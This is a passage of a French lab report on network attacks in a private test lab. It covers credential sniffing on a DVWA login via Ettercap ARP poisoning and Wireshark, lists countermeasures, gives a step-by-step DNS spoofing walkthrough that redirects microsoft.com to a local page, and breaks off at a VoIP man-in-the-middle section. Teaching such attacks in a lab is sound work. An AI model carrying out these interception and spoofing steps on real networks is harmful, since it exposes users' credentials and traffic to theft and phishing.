
Une fois les cibles repérées, nous allons les ajouter :

- On choisit l'adresse IP 192.168.240.240 et on sélectionne « Add to Target 1 »
- On choisit l'adresse IP 192.168.240.20 et on sélectionne « Add to Target 2 »


Et on lance notre attaque :



Ensuite on se connecte à DVWA depuis la machine victime WS16 et on renseigne le login et e mots de passe :




Une fois connecté, on se redirige sur notre kali. Sur Ettercap, on peut apercevoir le login et le mot de passe :




On peut retrouver ces informations via Wireshark. Pour cela

1. On se connecte sur la même session Wireshark, qu'on a lancé précédemment
2. On arrêt la capture
3. On filtre les protocoles pour qu'on retrouve le protocole http
4. On sélectionne le paquet qui a pour info « DVWA/Login »



Ensuite on sélectionne l'onglet « HTML » et dans cette on retrouve le login et le mot de passe de la victime :



4.6 Moyens à mettre en place pour lutter contre ces types d'attaques

Voici quelques éléments qu'on pourrait mettre en place pour mieux se protéger.

- Avoir un bon Pare-feu
- Être à jour sur les versions
- Mettre en place un IDS (Détecter les intrusions) et IPS pour prévenir les intrusions)
- Un Antivirus sur les postes
- Une surveillance du trafic et réseau
- Un limiteur de bande passante pour limiter le trafic
- Stocker les données sur différents serveurs à différents endroits pour assurer la disponibilité

Sniffing réseaux :


- Avoir des données fragmentées, c'est à dire dans différents paquets
- Utiliser des certificats, des mots de passe complexes, des VPN, des protocoles sécurisés
- Utiliser des certificats, des sites en HTTPS

5 Le Spoofing

5.1 Introduction

L'usurpation d'identité consiste à déguiser une communication ou une identité afin qu'elle semble être associée à une source fiable et autorisée.


Le but peut être de masquer sa propre identité lors d'une attaque d'un serveur, ou d'usurper en quelque sorte l'identité d'un serveur, ou d'usurper en quelque sorte l'identité d'un autre équipement du réseau pour bénéficier des services auxquels il a accès.



5.2 Explication : DNS Spoofing

L'ordinateur de la victime souhaite accéder au site officiel de Microsoft, il devra passer par un service de résolution de nom.

Dans notre cas, l'attaquant vas spoofer (usurper) l'adresse officiel de Microsoft par son site malveillant grâce au serveur de nom dns.



 Date : 13/06/23

5.3 Les Outils

L'outils qu'on va principalement utiliser lors de cette attaque est Ettercap. Pour rappel, Ettercap est un outil conçu pour des attaques de type "Man in the middle" sur un LAN. Il accomplit des attaques sur le protocole ARP telle que l'ARP poisoning. Il permet de :

- Infecter, remplacer et supprimer des données dans une connexion
- Découvrir des mdp purs, les protocoles non sécurisés (http, TFP, POP, SSH1)
- Fournir aux victimes de faux certificats SSL dns des sessions HTTPS

5.4 Procédure

5.4.1 Modification du fichier etter.dns

Dans un premier temps nous allons commencer par modifier le fichier etter.dns qui se trouve dans /ettercap/etter.dns.

```
nano /ettercap/etter.dns.
```

Ce fichier se structure sur 3 colonnes :

- Un hostname
- Un paramètre
- Une IP de destination.

Le paramètre le plus utile étant A pour signifier une redirection vers une adresse IP. Chaque ligne correspond à une redirection.

```
microsoft.com A 192.168.240.140
```

Dans notre cas nous allons faire pointer microsoft.com vers un serveur hébergé en local à l'adresse IP 192.168.240.140 qui contiendra une page web qu'on aura à configurer plus tard.

Notre enregistrement dans le fichier etter.dns correspondra donc à ça :

```
#
##############################################################

# vim:ts=8:noexpandtab

microsoft.com A 192.168.240.140
```

(Cette ligne est à ajouter tout à la fin du fichier)

5.4.2 Modification du fichier index.html

Ensuite nous allons créer une page web pour notre victime. Au lieu qu'il sera redirigé vers le site de Microsoft, il sera redirigé vers notre page web créé.

De base, lorsqu'on install un kali, le service apache2 est installé, il nous reste plus qu'à déporter le fichier de base index.html sur un autre répertoire et d'en créer un nouveau. Attention le service apache2 est certes installé mais il est éteint par défaut.

Lors d'une vrai attaque, l'attaquant créer une copie conforme d'un site web afin que lorsque la victime se connecte sur le site malveillant de l'hacker, qu'il ne puisse de se douter de rien, et ainsi entrer des informations confidentielles comme le login et mot de passe.

Pour cela on se rend dans le répertoire html :

```
cd /var/www/html
```

On déporte le fichier dans un répertoire :

```
mv index.html /var/www
```

On créer une nouvelle page web :

```
nano index.html
```

On remplit :


```
  GNU nano 7.0                    /var/www/html/index.html
<html>
<body>
<p>HACKED<p/>
</body>
</html>
```

Et on démarre le service apache

```
systemctl restart apache2
```


5.4.3 Ettercap

Maintenant nous allons pouvoir lancer notre attaque sur notre cible WS16. Afin de lancer notre attaque, nous allons utiliser Ettercap puis choisir eth0 et valider :




Par la suite nous allons lancer un scan afin de trouver les adresse IP de notre victime :

- La victime : 192.168.240.240





Une fois la cible repérée, nous allons l'ajouter :


- On choisit l'adresse IP 192.168.240.240 et on sélectionne « Add to Target 1 »




Ensuite nous allons dans la section Plugins puis aller dans Manage the Plugins, et nous activons le plugin dns-spoof en double-cliquant dessus :









A l'étape suivant on va dans le menu MITM (Man In The Middle), puis on clique sur ARP Poisoning et on sélectionne « Sniff remote connection », puis on clique sur OK. Maintenant, l'empoisonnement ARP est défini.









 Date : 13/06/23

Et on lance notre attaque :



Ensuite on se connecte à notre machine WS2016 et on tape sur notre navigateurs le site officiel de microsoft.com, on tome sur la page que l'on a créé sur notre Kali :



6 Man in the middle

6.1 Introduction

L'objectif de cette partie sera de tester la sécurité du serveur VOIP (XIVO) en procédant à une attaque Man in The Middle visant à insérer, modifier et capturer des paquets VoIP pour intercepter les communications.

Les infrastructures téléphoniques VoIP les plus courantes reposent sur deux protocoles : RTP et SIP.

RTP (Real-time Transport Protocol) est un protocole réseau pour la diffusion de signaux audio et vidéo sur des réseaux IP.

